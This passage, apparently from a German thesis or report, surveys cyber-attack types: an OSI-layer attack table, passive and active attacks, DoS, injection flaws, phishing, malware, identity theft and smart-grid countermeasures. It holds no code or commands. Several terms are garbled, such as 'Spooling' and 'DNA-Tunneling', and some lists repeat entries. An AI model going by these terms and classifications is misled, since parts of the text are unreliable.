7	Anwendung (Application)	Anwendung	HTTP, FTP, SMTP, LDAP, NCP	Daten	Gateway, Content-Switch, Firewall		Phishing, Benutzerfehler, Social Engereering, We-Spoofing	Verfügbarkeit, Identität
6	Darstellung (Pesentation)					DNS, HTTP	DNS-Spooling, Bugs, Web Security Exploit	Authentizität, Verbindlichkeit, Verfügbarkeit, Identität
5	Sitzung (Session)					RPC	Portmapper Exploits Session-Hijacking	Authentizität, Identität Identität
4	Transport (Transport)	Transport	TCP, UDP, SCTP, SPX	Segmente, Datagramme	Layer-4, Switch	TCP	SYN Flooding, MQTT Session-Hijacking	Verfügbarkeit Integrität
3	Vermittlung (Network)		ICMP, IGMP, IP, IPsec; IPX, IPv4/IPv6	Pakete	Router, Layer-3 Switch	IP, ARP	IP-Spooling, ARP-Spooling, Sniffing, DoS Attacken	Vertraulichkeit, Integrität, Verfügbarkeit
2	Sicherung (Data Link)		Ethernet, Token RIng	Frames	Switch, Bridge	Ethernet	MAC-Addressen-Spooling, Kollisationen	Vertraulichkeit, Integrität
1	Bitübertragung (Physical)		FDDI, MAC, ARCNET, WiFi, LTE	Bit, Symbole	Hub, Repeater	TP, WLAN	Störsender, Jamming DoS Attacken	Verfügbarkeit

Tabelle 2: einige Angriffe im Schichten-OSI-Modell mit Schutzziele

3.3.1.1. passive Cyber-Angriffe



Abbildung 16: passive Angriffe

Zu den passiven Angriffen zählen **Computerüberwachung** oder **Netzwerküberwachung** (Monitoring des Netzwerks), **Keylogging** (Tastenanschlagprotokollierung), **Abhören** (Online- oder Telefongespräche), **Fiber-Tapping** (Angriffe auf Glassfasernetz ohne Verbindungsunterbrechung), **Idle Scanning** (Scannen von TCP-Ports-Scanning), weitere Scannen von Host und Netzwerken, **Backdoor** (Encryption oder Authentication), **Lauschen** (heimliches Abhören ohne Zustimmung), **Typosquatting** ("Squatter" auf Domainnamen von Webseiten und Suchmaschinen) sowie **Vulnerabilitys** (Schwachstellen, um Zugang zu Computersystemen zu erhalten).[88]

3.3.1.2. aktive Cyber-Angriffe



Abbildung 17: aktive Angriffe

vgl.[88] (yubico)



Abbildung 18: häufige Cyber-Attacken weltweit

Zu den aktiven Angriffen zählen: **Brute-Force-Angriffe** (Zugriff auf sensible Daten, indem Log-in-Daten erraten werden), **Malicious Code/Malware** (Schadsoftware wie Würmer, Trojaner, Computerviren, Spyware, Adware und Ransomware), **Denial of Service (DoS)-Angriffe** (behindern den Zugriff auf Geräte, Informationssysteme oder andere Netzwerkressourcen), **Data-Scraping** (Datenausgabe von anderen Programmen), **Port-Scanning** (offene und verfügbare Dienste oder Ports auf Netzwerkhost werden ermittelt), **E-Mail-Spoofing** (Täuschung von gefälschten E-Mails mit Spam-E-Mails oder Phishing), **Exploit** (Software, die Zugriff auf sensible Daten ermöglicht und diese zu überwacht), **Phishing** (gefälschte Webseiten dienen zum Ausspähen von sensiblen Informationen wie Anmelde- oder Datenbanken), **Whaling-Angriffe** (Phishing auf hoher Führungsebene, um vertrauliche Daten und Informationen aus dem Unternehmen zu gewinnen), **Man-in-the-Middle (MitM)-Angriffe** (Lauschangriffe, um Gesprächspartner in ihrer Kommunikation zu manipulieren), **Man-in-the-Browser-Angriffe** (Schwachstellen im Webbrowser werden genutzt, um diese zu infizieren und Inhalte zu modifizieren oder Daten heimlich zu nutzen), **Smurf-Angriffe** (DDos-Angriffe mit Sendung von grossen ICMP-Paketen durch IP-Broadcast-Adressen und gefälschter IP-Quellen), **Ping-Flooding** (DDos-Angriffe mit ICMP-Echo oder Ping-Paketen, um an das Opfer zu gelangen), **Sniffing** (Software oder Hardware-Tool, mit dem der Nutzer im Internetverkehr in Echtzeit überwacht wird, dies kann durch VPN-Verbindungen unterbunden werden oder durch Netzwerksonden, WLAN-, Ethernet-, Packer-Sniffer, Packet-Ananlyser), **DNA-Tunneling** (DNA-Protokolle manipulieren, um zum internen Host zu gelangen,

Webanwendungen bestehen aus Domänenname und durch die Nutz-, Verkehrsanalyse können diese identifiziert werden), **Direct-Access-Angriffe** (direkter Zugang auf Rechner und Daten werden heruntergeladen), **Social-Engineering** (Anfälligkeit für Manipulation und Psychologie der Mitarbeiter wird genutzt, um vertrauliche sensible Daten und Informationen auszufragen oder sie zu Taten zu bewegen, die nicht den Unternehmenssicherheitsrichtlinien entsprechen), **Tampering (**Modifikation von Diensten und Produkten, die den Endbenutzern Schaden zufügen), **Privilege-Escalation** (unbefugtes Zugreifen auf Ressourcen, die den Benutzer oder der Anwendung nicht zugänglich sein sollten, wie auf Programm-, Design-, Konfigurationsfehler, Zugriffskontrolle; Schwachstellen der Anwendung bzw. durch das Betriebssystem ausgenutzt werden), **Viren** (Schadsoftware, die den Programmcode verändert und Programme so modifiziert und ausführt), **Würmer** (selbstreplizierender Malware, die Systeme infiziert) und **Trojaner** (Malware-Programme die ihre Aktivitäten vor den Benutzern zu verbergen).[89]

3.3.1.3. Denial-of-Service-Angriffe

Bei **DoS-Angriffen** ist die Betriebsfähigkeit von zentraler Bedeutung. Ein solcher Angriffe richtet sich gegen die Dienste, das System oder das gesamte Netzwerk und stören sie oder machen sie betriebsunfähig, wenn mehrere Systeme gleichzeitig angegriffen werden. Oft sind Web-, Mail- und Applikationsserver oder auszuführende Dienste betroffen. Meist erfolgt eine **Überflutung** auf Webservern, die durch mehrere Anfragen in Ihren Ressourcen (Bandbreite, Speicher) so überlastet sind, dass die entsprechenden Webseite nicht mehr erreichbar ist und vorhandene Software-Schwachstellen oder Konfigurationsfehler angreifbar machen. Weitere **Störungen** können zu Funktionsstörungen von der Anwendungen führen. Dabei werden bestimmte Anfragen an Datenbanken gesendet, die auch lahmgelegt werden. Die **Abschaltung** von Diensten kann dazu führen, dass notwendige Komponenten gestört werden. Dies kann dazu führen, dass Kommunikationskanäle blockiert oder ausfallen. Die Manipulation der IT-Infrastrukturen (z.B. in Routing) führt zu einer **Absperrung** des Datenpaketverkehrs im Netzwerk. Der Angreifer gibt absichtlich mehrfach falsche Passwörter ein. Diese Angriffe können auch zu **Umleitungen** innerhalb einer E-Commerce-Webseite führen. Die Verlinkung zum Angreifer erlaubt es dem Benutzer, seinen Warenkorb nicht mehr im Onlineshop zu verwenden. Durch die Manipulation von Benutzerdaten können die Konfigurationsdaten der Dienste verändert und ausser Kraft gesetzt warden. Durch das **Löschen** von Informationen in der Datenbank mit Benutzerkonten können die User keinen Zugriff auf ihre Konten erhalten. Durch das **Jamming** (Überlagern), werden die Funkwellenstörsignale bei WLAN oder Mobile-Verbindungen überlagert und die Kommunikationskanäle zerstört oder lahmlegt. Durch **Spam-Nachrichten** oder durch Überflutung des Mail-Post-Servers kann die Funktionalität beeinträchtigt werden. Auch durch Schadsoftware können **physikalische Schädigungen** oder **Zerstörungen** innerhalb der Prozesssteuerungssysteme erfolgen, ohne dass ein direkter Zugriff von Angreifern erfolgt. Durch den Verlust von Informationen und Daten können die Dienste nicht mehr richtig oder gar nicht funktionieren. Diese Angriffsmethode wird weltweit amhäufigsten angewendet, da sie leicht auf allen Diensten oder Netzwerken umgesetzt werden kann und bei den Opfern grossen Schaden anrichtet.[90]

vgl.[89] (yubico)
vgl.[90] (BSI, Juli 2018)

3.3.1.4. Schwachstellen, die zur Remote Command-Execution führen

Dazu gehören **Buffer-Overflow-Angriffe** (Pufferüberlaufproblem, um den Speicher einer Anwendung zu überschreiben, private Informationen und Daten können gewonnen und beschädigt werden, indem der Ausführungspfad des Programmes geändert wird), **Heap-Overflow** (Pufferüberlauf durch Beschreibung des Speichers von Daten, der einen Heap zugewiesen wird, ohne das eine Überprüfung der Daten erfolgt), **Stack-Overflow** (Zuweisung von Daten in den Puffer des Stacks, sodass Daten beschädigt werden und Fehlfunktionen und Abstürze erfolgen), **SQL-Injection** (Einbetten von SQL-Code-Anweisungen, um datengesteuerte Anwendungen über Eingabefelder auszuführen), **Format-String-Angriffe** (Anwendungen oder Daten, die durch Eingabezeichenfolgen Befehle auswerten, aus den Stapel lesen, Code ausführen und Segmentierungsfehler in den laufenden Anwendungen entstehen), **Crosssite-Scripting** (**XSS**) (XSS-Sicherheitslücke, die in Webanwendungen vorhanden sind und genutzt werden, um die Zugriffskontrollen zu umgehen, Skripte in die Webapplikation einzufügen, um auf die Clientseite der Benutzer zu gelangen).[91]

3.3.1.5. Cyber Fraud / Social-Engineering Angriffe

Diese Angriffe werden durch menschliches Fehlverhalten beim Umgang in sozialen Netzwerken verursacht, die durch **Phishing-Angriffe**, wie **Spear-Phishing**, **Whaling**, **Smishing**, **Vishing**, **Catphishing** und **Catfishing**, entsteht. Die Angriffe werden durch das Anklicken von Links in gefälschten E-Mails oder Texten oder auf Webseiten ausgelöst. Es werden meist Personen ausgewählt, die im Unternehmen eine leitende Position innehaben, um ihnen sensible Daten zu entlocken und ihre Authentizität auszunutzen.[92] Nach Angaben des BSI werden weitere potenzielle Faktoren gelistet: **Diskreditierung oder Rufschädigung,** falsche Informationen veröffentlicht und falsche Informationen verbreitet oder die Webseite manipuliert, um eine Person zu schädigen. **Ablenkungsmanöver** können **Irreführungen** oder die öffentliche Verbreitung von Falschinformationen sein, um eine Straftat vorzutäuschen.
Die häufigste Vorgehensweise der Angreifer ist die **Erpressung** durch DDoS Angriffe und **Nötigung** oder **Korruption** bzw. **Drohungen** durch E-Mails. Dadurch entstehen Lösegeldforderungen von Daten, die bei Nichtzahlung an die Öffentlichkeit weitergegeben werden können.[93]

3.3.1.6. Malware Attacks and Infections

Die Malware ist eine schädliche Software, welche die IT-System infiziert. Die Daten werden kompromittiert oder beschädigt. Zu den **Malwareangriffen** gehören **Ransomware**, **Adware**, **Spyware**, **Viren**, **Würmer**, **Trojaner**, **Botnets, Rootkits, Exploits**, **Krypto-Jacking**, **Drive-by-Downloads**.[94]

---

vgl.[91] (yubico)
vgl.[92] (yubico)
vgl.[93] (BSI, Juli 2018)
vgl.[94] (yubico)



Abbildung 19: Malware Typen

3.3.1.7. Technical Attacks

Technische Attacken basieren meist auf Infrastrukturen wie DNS, Datenbanken oder veraltete Software. Zu dieser Form gehören **APTs**, **Breach-Angriffe**, **Card Skimming**, **DNS-Angriffe**, **Flooding**, **DoS- und DDoS-Angriffe**, **Malvertising**, **Man-in-the-Middle (MITM)-Angriffe** und **Pharming**. Dabei werden verschiedene passive Cyberangriffe wie **Spoofing-Angriffe**, **SQL-Injections**, **URL-Injection**, **Website-Defacement** und **Internetsabotage** verwendet.[95]

Auch durch **Fuzzing** (automatische Testmethode zur Erkennung von Eingabemustern) **Injection** (durch SQL-Injection können Datenbankabfragen über Apps manipuliert werden, sodass die abgefragte Datenbank zurückgegeben wird bzw. Datenbankinhalte werden geändert oder Programmcodes ausgeführt), **Cross-Site-Scripting** (**XSS**) (Benutzereingaben in Webanwendungen werden ungeprüft durch den Server geleitet und an andere Clients zurückgegeben, wobei ein Programmcode wie JavaScript in der Webseite integriert wird, um Inhalte der Webseite zu ändern oder über Cookies auf Inhalte zuzugreifen und an Session-Informationen zu gelangen), **Cross-Site-Request-Forgery** (**CSRF**) (Angriffe gegen Webseiten, wobei der Angreifer Webfunktionsanwendungen des Opfers nutzt, um falsche Informationen in den sozialen Netwerke zu verbreiten), **Poisoning** wie **DNS-, BGP-, ARP-Caches** (Einfügen von manipulierten Daten im Zwischenspeicher (Cache), die dann auf Anwendungen oder Daten verwendet werden, wie z.B. in Datenpaketen, im Routing oder Anfragen auf Bankwebseiten auf gefälschte Webseiten umleiten), **Reverse-Engerneering** (Funktionsanalyse einer kompilierten Software analysieren, ohne auf den Quelltext oder Softwarespezifikation zuzugreifen und Informationen zu sammeln, um auf Systeme die Sicherheitslücken in denen noch nicht durchgeführten Updates Angriffe zu starten), **Passwort-Zurücksetzungen** (selbstständiges Zurücksetzen von Passwörtern wird mit Social-Engerneering verbunden, um leichter an persönliche Informationen aus dem

vgl.[95] (yubico)

Log-ins zu bekommen), **Ausnutzen von Fehlkonfigurationen in Systemen** (wie bei der Firewall oder bei Neuinstallationen). **Ausnutzung von Schwachstellen oder Implementierungsfehlern in der Software** (Schwachstellen im Webbrowser, im Browser-Plug-ins oder in Betriebssystemen werden genutzt, um an Benutzerrechte zu gelangen oder Abstürze zu erzeugen). **Ausnutzen von Designfehlern** (in Anwendungen und Protokollen, wie Signaturverfahren, ohne gültige Signatur und **XML Signature Wrapping** oder über PDF-Standard Programmcode ausserhalb des Dokuments zu starten).[96]

3.3.1.8. Schadsoftware-Infiltration

Der Angreifer entscheidet, über welche Weg die Schadsoftware verbreitet wird. Es sind **gezielte Verteilungen** durch E-Mails mit Anhängen, in denen sich die Schadsoftware befindet, über Webseiten, auf denen Nutzer durch den Gebrauch der Webanwendungen mit Schadsoftware infiziert werden oder infizierten Datenträgern, möglich. Durch **Massenverbreitung** versucht der Angreifer Schadsoftware auf Webseiten mit Drive-by-Download, in Spam-Nachrichten, Bildern, Video oder Dokumenten das Opfer mit Schadcode zu infizieren, um dann ein Auf- oder Ausbau von Botnetzen oder Identitätsdiebstahl im Hintergrund auszuführen. Eine solche **Verteilung über Innentäter** im Unternehmen führt dazu, dass sich diese Schadsoftware im internen System verbreitet, z.B. durch den Dateiserver.[97]

3.3.1.9. Identitätsdiebstahl

Beim Identitätsdiebstahl geht es darum, Benutzerinformationen aus Log-ins zu stehlen oder eine andere Diskreditierung von Personen zu erreichen. Es sind folgende Vorgehensweisen möglich, z.B. **Phishing** (über E-Mails oder Webapplikationen an Zugangsdaten zu gelangen, z.B. bei Onlinebanking, E-Commerce, über Tags, Barcodes an Webinformationen), **Spear-Phishing bzw. Whaling** (spezielle Angriffe gegen Führungskräfte, um an besondere Informationen zu gelangen), **Maskerade** (Vortäuschen einer falschen Identität), **Man-in-the-Middle-Angriffe** (Angriffe sind in der Kommunikation zwischen Sender und Empfänger sich einen Zugang zu verschaffen, um Daten lesen oder manipulieren zu können, mithilfe von Trojaner, wie bei den Eingabefeldern bei Online-Banking wird das Opfer manipuliert, bevor eine Verschlüsselung stattfindet. Eine andere Möglichkeit ist das Abfangen verschlüsselter Kommunikationsverbindungen über den Proxyserver umgeleitet oder unterbrochen wird, wo die Daten in unverschlüsselter Form vorliegen), **Replay-Angriffe** (Aufzeichnung von Informationsaustausch vorliegen und dann missbräuchliche Nutzung an den Angreifer weitergeleitet werden, wie ein Log-in-Vorgang, der dann auf das jeweilige System gelangen kann), **Nicknapping** (dabei treten Angreifer unter bekanntem Namen oder Pseudonym auf, sodass der Angreifer als eigentlicher bzw. ursprünglicher Inhaber im Internet agiert und so Fake News verbreiten kann), **Domain-Hijacking** (der Domainname wird ohne Berechtigung auf Dritte übertragen mit Zugriff auf Authentisierungsinformationen), **Cyber-Squatting** (Benutzung des Domainnamens von Marken, um diese gegen einen Namen zu benutzen), **Footprinting** (Informationsbeschaffung durch offene Ports, Netzwerktopologie, öffentliche zugängliche Informationen, wie Homepage (aktive) oder durch passiven Anteil von fehlerbasierter SQL-Injection mit IP-Adressensuche, Netzwerksuche von DNS, Netzwerkarchitektur wie Subnetze, VLAN, durch PIN oder Traceroute sowie Analyse von Hosts mit Ping-Sweeps), **Zero-Day-Exploit** (der Angreifer nutzt unerkannte Schwachstellen in der Software aus, um Schaden zuzuführen oder Daten aus geschwächten Systemen zu entwenden), **Spoofing** (verbergen der eigenen Identität, wie bei der **IP-Spoofing**, mithilfe von DDoS-Angriffe wird der Ausgangspunkt des Angriffes unterdrückt oder beim **ARP-Spooling** werden Kommunikationsverbindungen im Netzwerk umgeleitet),

---

vgl.[96] (BSI, Juli 2018)
vgl.[97] (BSI, Juli 2018)

Pharming (ermitteln von Zugangsdaten in der Infrastruktur, die vom Angreifer manipuliert wird, sodass das Opfer auf gefälschte Webseiten weitergeleitet wird, trotz richtiger Eingabe der Web-Adresse, eine Manipulation der DNS-Einträge, der lokalen Host-Datei, wird auf einem Zwischenspeicher oder zentralen DNS-Infrastruktur geleitet), **Brute-Force-Angriffe** (durch schwache Log-in-Daten kann der Angreifer sich durch Ausprobieren Zugang zum Konto des Benutzers verschaffen oder durch kryptografisch geschützte Passwörter diese entschlüsseln), **Missbrauch von schwachen oder mehrfach verwendeten Passwörtern** (bei Standard-Passwörtern oder Verwendung von gleichen Passwörtern auf unterschiedlichen Internet Platt-formen kann der Angreifer durch Ausprobieren an die Accounts des Nutzers gelangen), **Session-Hijacking-Fixation** (bei Web-Apps werden Session-ID oder temporäre Indentifizierungsmerkmale erzeugt, die bei der Kommunikation zwischen Client und Dienst angehängt werden. Wenn der Angreifer auf diesen Zugriff hat, kann er diese benutzen, um Zugriffe auf diese Dienste der Benutzer zu gelangen), **Diebstahl von Credentials** (über Passwörter, kryptografische Schlüssel oder Zertifikate, Authentisierung-Token oder “Session-Cookies” können mitgeschnitten werden und um Angriffe auf Benutzerdatenbanken oder Webseiten bzw. Online-Dienste durchzuführen. Dabei können diese mit Schadsoftware infiziert, auf Clients mitgeschnitten und so an unbefugte Dritte übermittelt werden.), **Fälschung von Credentials** (Zertifikate fälschen und diese auch einsetzen), **Skimming** (unbemerktes Auslesen von Bank- und Kreditdaten durch Manipulation von ATMs und Karten-Kopien erstellt werden und die PIN wird über Kameras aufgezeichnet, um auf das Konto des Opfers zugreifen zu können).[98]

3.3.1.10. Vulnerability Exploitation

Schwachstellen können trotz Patches entstehen, die von Angreifern ausgenutzt werden. Es kann zu **Brute-Force-Angriffe**, **Password-Cracking**, **Zero-Day-Exploits**, **Code-Injection** oder **Cross-Site-Scripting** (**XSS**), **Browser-Hijacking**, **Supply-Chain-Angriffe** oder **Privilege-Escalation** kommen.[99]

vgl.[98] (BSI, Juli 2018)
vgl.[99] (BSI, Juli 2018)
vgl.[99] (BSI, Juli 2018)

3.3.1.11. die häufigsten Cyber-Angriffe

Die häufigsten Cyber-Angriffe 2021 im Smart grids sind nachfolgend aufgeführt:[100]



Abbildung 20: Smart grids overview

- Distributed Denial of Service (DDoS)
- Logic Bomb
- Slave Computers (Botnet, Zombie)
- Zero-Day-Exploits
- Advanced Persistent Threats (APT)
- Baiting - Phishing Attacks
- Rear Door (Back Door - Trap Door)
- Rootkit
- Spyware (Spyware - Adware)
- Attack Kits
- Ransomware
- Social Engineering
- Sending Unwanted Bulk Messages (E-mail) (Spam - Bulk – Junk-Mail)
- Listening of Network Traffic (Sniffing -Monitoring)
- Use of Malware (Virus - Worm - Trojanhorse etc.)
- Cryptographic Attacks
- IP Spoofing - Hiding (IP Spoofing)
- Digital Manipulation
- Open Microphone Listening
- Session Hijacking
- Listening of Network Traffic (Sniffing -Monitoring)
- Use of Malware (Virus - Worm - Trojanhorse etc.)
- Cryptographic Attacks
- IP Spoofing - Hiding (IP Spoofing)
- Digital Manipulation
- Open Microphone Listening
- Session Hijacking
- Wire Tapping
- Internet Service Attacks
- Programs that Record Keyboard Operations (Keyloggers)
- SQL Injection

[100] (Avci, August 2021)

	Cyber-Attack Methods	Cyber Security Attack Measures		
		1	2	3
1	DDoS	Operation-Based Defensive Architecture[15]	IDS[41]	IPS[19]
2	Man in The Middle (MITM)	Operation-Based Defensive Architecture[56]	TARP: Ticket-Based Address Resolution Protocol	TARP: Ticket-Based Address Resolution Protocol
3	APT-Malware (Worm,Trojan,Rootkit, Virus)	IPS/IDS[34]	Signature-Based Prevention[51]	Signature-Based Prevention[67]
4	Replay Attack	Operation-Based Defensive Architecture[48]	Neural Network Based IDS[76]	Single Sign-On Protocol Based on Dynamic Double Password[81]
5	Spoofing(ARP,IP,GPS)	IDS[31]	MAC-IP Database Center[67]	Using AES and RSA Encryption
6	MODBUS/TCP Protocol Attack	IPS/IDS[33]	SSL VPN[66]	Explicitly define a set of allowed MODBUS commands, register values, and binary coils[51]
7	DNP3 Protocol Attack	Encapsulated within TLS[48]	Implement DNP3 Secure[44]	Block the DNP3 based traffic from corporate into control networks through IPS[44]
8	Malicious Command and Software Injection	Signature-Based Prevention[48]	Ensemble of Deep Belief Network (DBN)[45]	PIVOT Algorithm[69]
9	Buffer Overflow	Real-Time Operation System(RTOS)	Hardware/Software Address Protection (HSAP)	Fonksiyon İşaretleyici XOR (HSAP)[65]
10	Social Engineering	Empirical Database[58]	Mean Time-To-Compromise Metric[63]	X
11	Physical Attack (Sensor, Actuator, Camera)	IPS/IDS[22]	Detection Algorithms[60]	A fuzzy-logic-based approach for modeling[59]
12	SQL Injection	Cyber Threat Intelligence (OSINT, SOCMINT, HUMINT)[44]	Create static function calls for external commands[61]	Use library calls implementation technique in programming[55]
13	Zero-Day Attack	Signature detection technique used by intrusion detection and prevention Systems[17]	Anomaly detection based intrusion detection technique[31]	Attack Database[23]
14	Unauthorized Access Activities	Using secret keys, either in a peer-to-peer manner or via a trusted third party[19]	Signature-based intrusion detection technique[35]	Machine Learning-Based IDS[33]
15	Insider-Outsider Attacks	State-based IDS rules	X	X
16	Network Traffic Anomaly	SDN[16]	Automatic Intelligent Cyber Sensor[46]	Intrusion Detection Mechanism[27]
17	Back Doors	IPS/IDS[32]	Luenberger Observers (LOs) and Unknown Input Observers (UIOs)	Machine Learning-Based IDS[28]
18	Reconnaissance Attacks	Ensemble of Deep Belief Network[37]	Machine Learning-Based IDS[17]	State-based IDS rules[44]
19	Sniffing	IPS/IDS[34]	Signature-Based Prevention[48]	X
20	Cryptographic Attacks	State based IDS rules[59]	X	X

Tabelle 3: Untersuchung von Cyber-Angriffsmethoden und Massnahmen in Smart Grids 2021

3.3.2. Angriffspunkte

